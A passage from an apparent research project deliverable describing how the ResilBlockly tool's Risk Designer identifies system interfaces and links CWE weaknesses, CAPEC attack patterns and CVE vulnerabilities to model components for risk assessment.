


Figure 38 Functions chosen in AMADEOS Profile for Risk Designer in BIECO Project

¹⁰ same icon as Risk Assessment (in Model Designer)

This is a configuration step, while the actual functional analysis (that provides the pre-filled HAZOP/THROP report of Figure 35) is carried out subsequently in the Model Designer, through the *Risk Assessment* functionality, described in Section 3.2.1.

3.1.2. Interfaces Identification

Analogously to the functions, in the Profile Designer, after having clicked on Risk designer, the second tab named *Interfaces* allows the identification of the interfaces.

As described in deliverable D6.1 [1] (Section 6.3.1.1), in ResilBlockly each interface is unidirectional; a unidirectional interface sends *messages*¹¹ in only one direction from a *source* to a *destination*. Thus, interfaces in ResilBlockly must be identified by the triple <Source, Destination, Message>.

Therefore, before being able to conduct the interface analysis of the HAZOP-based methodology (outlined in Figure 35), the profile expert user has to identify the interfaces by specifying the triple of blocks: Source class (selecting it between the available class blocks), Destination relation, and Message relation (both the last two to be selected between the available relation blocks).




Figure 39 Interfaces chosen in AMADEOS Profile for Risk Designer in BIECO Project

Figure 39 shows an interface identified in the AMADEOS SoS Profile, i.e., the triple <RUMI, connects_rumi, exchanges_messages>¹².

The *Source block* chosen in this example is a *RUMI* which, as described in D6.1 [1] is a message-based interface for the exchange of information among two or more CSs; Figure 40 depicts RUMI class blocks in the ResilBlockly SoS Profile.

¹¹ or any other object (data, things, etc.)

¹² Notice that with a similar approach also RUPIs can be identified.

< Source, Destination, Message >




Figure 40 RUMI in SoS ResilBlockly Profile with the triple of blocks for Interface identification highlighted

The *Destination* of this interface is identified within the relation *connects_rumi*, which is the name of a relation block of RUMI class that connects it to another RUMI (i.e., the destination, indicated in the *Target class name* visible in Figure 40); in other words, destination relation must to be the relation that identifies another unidirectional interface that will receive the message.

Finally, the *Message* chosen in the above example is identified within the *exchanges_messages* relation, another relation of RUMI class that has as a target the Message class.

This approach can be applied not only to cyber or message-based interfaces, but to any couple of interfaces exchanging some object (data, things, etc.). In fact, this is the case of RUPI interface, a physical interface already described in D6.1 [1]. Figure 41 shows the triple for identifying RUPI in ResilBlockly SoS profile.

< Source, Destination, Message >




Figure 41 RUPI in SoS ResilBlockly Profile with the triple of blocks for Interface identification highlighted

After determining a triple of blocks, the interface is actually identified when clicking on the *Add* button; once all the interfaces are identified, the configuration is concluded. As for the functions, the actual Interface Analysis is carried out with the Risk Assessment functionality provided in the Model designer, described in Section 3.2.2.

The adoption of this approach can be simplified with a simple trick that consists in naming relations with the suffix *destination* or *message*. This is the case of the example already given in D6.1 that is reported also here in Figure 42. It is not required but recommended, since by doing so, the search of the correct relations from the drop-down list during the step depicted in Figure 39 will be easier.




Figure 42 Example of a Profile with smart naming of relations for simplifying the identification of interfaces

3.1.3. Asset Identification and Association of Threats to Profile Elements

The methodology introduced in in D6.1 [1] and depicted in Figure 36 encompasses a step called *1. Identification of assets*. This identification can take place not only in the Model Designer, but also in the Profile Designer.

The identification of the assets consists in implicitly listing the components that are going to be analysed. In ResilBlockly, the association of weaknesses and vulnerabilities to elements of the model implicitly identify the assets.

This last step of association corresponds to *2. Identification of threats* in Figure 36. More in detail, for each system component, ResilBlockly allows the association of potential weaknesses or vulnerabilities. The following two sections describe how these associations take place in Risk designer, while Section 3.2.3.2 and Section 3.2.3.3 address the identification of threats (and implicit identification of assets) with ResilBlockly Risk Assessment functionality.

3.1.3.1. Association of CWE's and Custom Weaknesses




Figure 43 Weaknesses tab in Risk Designer

Figure 43 shows the tab named *Weaknesses* available in Risk Designer, where the tool allows the choice of *Class Blocks* (that will implicitly be considered as assets) and the association of weaknesses to each of them. The example in the figure shows the selection of *CS* class Block, belonging to the ResilBlockly SoS Profile, before the actual association of any weaknesses.

As depicted in Figure 43, *Weaknesses* tab in Risk Designer provides the three blue buttons described in the following: *Add weaknesses*, *Add custom weaknesses*, and *Add weaknesses from CAPEC*.




Figure 44 Example of search for CWE's weaknesses within ResilBlockly

Add weaknesses allows the search and retrieval of weaknesses from the CWE¹³ catalogue [4]. The search can leverage keywords characterizing the title or the description of a CWE entry (e.g., the SQL keyword as in the search shown in Figure 44), as well as the CWE ID. The retrieved CWEs are listed, each of them provides a link to the CWE catalogue (enabled by clicking on the CWE symbol on the left side of Figure 44), a short description of the weakness, and a plus button (available on the right) that marks the CWE for associating it to the asset as soon as the user clicks on *Confirm*.

¹³ Common Weakness Enumeration - A Community-Developed List of Software & Hardware Weakness Types (CWE), more details are in D6.1 [1] and in [4].




Figure 45 Interface for the specification of custom weaknesses

Add custom weaknesses: allows the specification of custom weaknesses and their association to the assets; each weakness is created by entering its name and description (the dedicated pop-up interface is shown in Figure 45 below). This feature may be useful when the extensive search of weaknesses in the CWE catalogue does not allow to find the desired one.




Figure 46 Example of search for CAPEC entries and related CWE's weaknesses within ResilBlockly

Add weaknesses from CAPEC: allows to search for attack patterns in the CAPEC¹⁴ catalogue and provides information about the related CWE weaknesses. The example in Figure 46 shows the results for the research of the keyword *XST*; the interface with retrieved information includes, from the left to the right: the link to the CAPEC page dedicated to the found attack pattern, the CAPEC ID, the name of the CAPEC entry (in the example "*Cross Site Tracing*"), below of which there are the related CWEs, and finally the description of the CAPEC. The blue button with the + symbol allows to associate these related CWE weaknesses to the identified asset.

¹⁴ The CAPEC - Common Attack Pattern Enumeration and Classification- is a public catalogue of typical attacks patterns, that is descriptions of common attributes and typical approaches employed by attackers to exploit known weaknesses, more details are in D6.1 [1] and in [6].

Once added, all the weaknesses associated to the asset (i.e., to the block) are listed as in Figure 47. Each entry is presented as a clickable text starting with the name of the catalogue (CWE or CUSTOM), the ID (CWE-ID or an autogenerated ID in case of custom weaknesses), and the name of the weakness. When clicked, the entry displays the description, the link to the CWE catalogue, and the attack tree (the latter is detailed in Section 3.2.3.7). The profile expert user is allowed to delete any weakness by clicking on the *Bin* icon available on the left, as shown in Figure 47.

The weaknesses associated to any asset will be available also in Model Designer, in Risk Assessment (described in detail in Section 3.2.3.2), so once the profile is instantiated in a model, the model designer user will automatically retrieve the weaknesses suggested by the profile expert.




Figure 47 Example of Weaknesses associated to a Profile element

3.1.3.2. Association of CVE's and Custom Vulnerabilities

With a similar approach, the *Vulnerabilities* tab of Risk Designer, displayed in Figure 48, allows the choice of *Class Blocks* (that are implicitly considered as assets) and the association of vulnerabilities to each of them.




Figure 48 Vulnerabilities tab in Risk Designer

The example in Figure 48 shows the selection of CS class Block, belonging to the ResilBlockly SoS Profile, before the actual association of any vulnerabilities. In the case of Vulnerabilities tab, there are two blue buttons available: *Add vulnerabilities*, and *Add custom vulnerabilities*.

Add vulnerabilities: allows the search and retrieval of vulnerabilities from the CVE¹⁵ catalogue [5]. Also in this case, the search can leverage keywords characterizing the title or the description of a CVE entry (e.g., the SQL keyword as in the search shown in Figure 49); The retrieved CVEs are listed, each of them provides a link to the CVE catalogue (enabled by clicking on the CVE symbol on the left side of Figure 49), a short description of the vulnerability, and a plus button (available on the right) that marks the CVE for associating it to the asset as soon as the user clicks on *Confirm*.




Figure 49 Example of search for CVE’s vulnerabilities within ResilBlockly

Add custom vulnerabilities: allows the specification of custom vulnerabilities and their association to the assets; each vulnerability is created by entering its name and description (the dedicated pop-up interface is shown Figure 50 below). As for the weaknesses, this feature may be useful when the extensive search of vulnerabilities in the CVE catalogue does not allow to find the desired one.




Figure 50 Interface for the specification of custom vulnerabilities

¹⁵ The Common Vulnerabilities and Exposures Catalogue (CVE) is a dictionary of publicly known cybersecurity vulnerabilities which purpose is to uniquely identify and name publicly disclosed vulnerabilities pertaining to specific versions of software or codebases; more details are in D6.1 [1] and in [5].

Once added, all the vulnerabilities associated to the asset (i.e., to the block) are listed as in Figure 51. Each entry is presented as a clickable text starting with the name of the catalogue (CVE or CUSTOM), the ID (CVE-ID or an autogenerated ID in case of custom vulnerabilities), and the name of the vulnerability. When clicked, each entry displays the description, the link to the CVE catalogue, The profile expert user is allowed to delete any vulnerability by clicking on the *Bin* icon available on the left, as shown in Figure 51.

As for the weaknesses, also the vulnerabilities associated to any asset will be available in Model Designer too, in Risk Assessment (described in detail in Section 3.2.3.3), so once the profile is instantiated in a model, the model designer user will automatically retrieve the vulnerabilities suggested by the profile expert.




Figure 51 Example of a Vulnerability associated to a Profile element

Each vulnerability can be deleted by the profile expert by clicking on the *Bin* icon, available on the left, as shown in Figure 51.

The first main difference between the association of vulnerabilities and the association of weaknesses is that in the case of vulnerabilities it is not possible to search for attack patterns in the CAPEC and retrieve the related vulnerabilities, since this direct relation, as far as we know, is not available in the catalogues. Moreover, even if an indirect relation may be retrieved, i.e., leveraging relations between CAPEC and CWE, and between CWE and CVE, as highlighted with the *Weakness-Vulnerability-Attack Pattern Tree* introduced in D6.1 [1], this feature based on the indirect relation CAPEC-CVE has not been considered really interesting, since the CWE weaknesses to be *used as a bridge* may be associated directly to the asset.

Another difference with regard to weaknesses, is constituted by the attack trees: trees involving the vulnerabilities have been studied, as discussed in D6.1 [1], e.g., the aforementioned *Weakness-Vulnerability-Attack Pattern Tree* as well as the *Weakness-Vulnerability Tree* (connecting a root CWE entry with “observed examples” CVE entries), but in the current release the only tree implemented, considered the most interesting one, is the one detailed in Section 3.2.3.7 of the present document.

3.1.3.3. Weaknesses and Vulnerabilities Reports

The *Weaknesses* tab in Risk Designer provides other two features, available by pressing the green buttons depicted on the top right of Figure 47. These features are described in the following:

- *Show Weaknesses Report*: displays a report of all the weaknesses available in the profile; the report contains information about the *Class* (i.e., the asset), *Weakness ID*, *Weakness Type*¹⁶, *Weakness Title*, *Weakness Description* and a link to the *Details* in the CWE catalogue.
- *Export Weaknesses Report as CSV*: allows to download a report of all the weaknesses available in the profile, with the same set information available with show weaknesses report.

In a similar way, the *Vulnerabilities* tab in Risk Designer provides the green buttons depicted in Figure 51, that enable the following features:

- *Show vulnerabilities Report*: displays a report of all the vulnerabilities available in the profile; the report contains information about the *Class* (i.e., the asset), *Vulnerability ID*, *Vulnerability Type*, *Vulnerability Title*, *Vulnerability Description*, and a link to the *Details* in the CWE catalogue.
- *Export Vulnerabilities Report as CSV*: allows to download a report of all the vulnerabilities available in the profile, with the same set information available with show vulnerabilities report.

3.2. Risk Assessment

In Section 2.1 the creation of profile and model have been introduced. Then, an additional feature that is available in Model Designer to the user that has already started the instantiation of a profile modelling their own use-case is called *Risk Assessment*, and is initiated by pressing a button, available in the toolbar, with the icon of an exclamation mark in a yellow triangle, as shown in Figure 52.

As displayed in Figure 53, in the current release of the tool, (i.e., ResilBlockly v.0.8.1), the Risk Assessment feature offers the following set of functionalities: *Functional Analysis*, *Interface Analysis*, *Weaknesses*, *Vulnerabilities*, and *Communication Rules*. Each of them is introduced in the following subsections.

¹⁶ CWE or custom

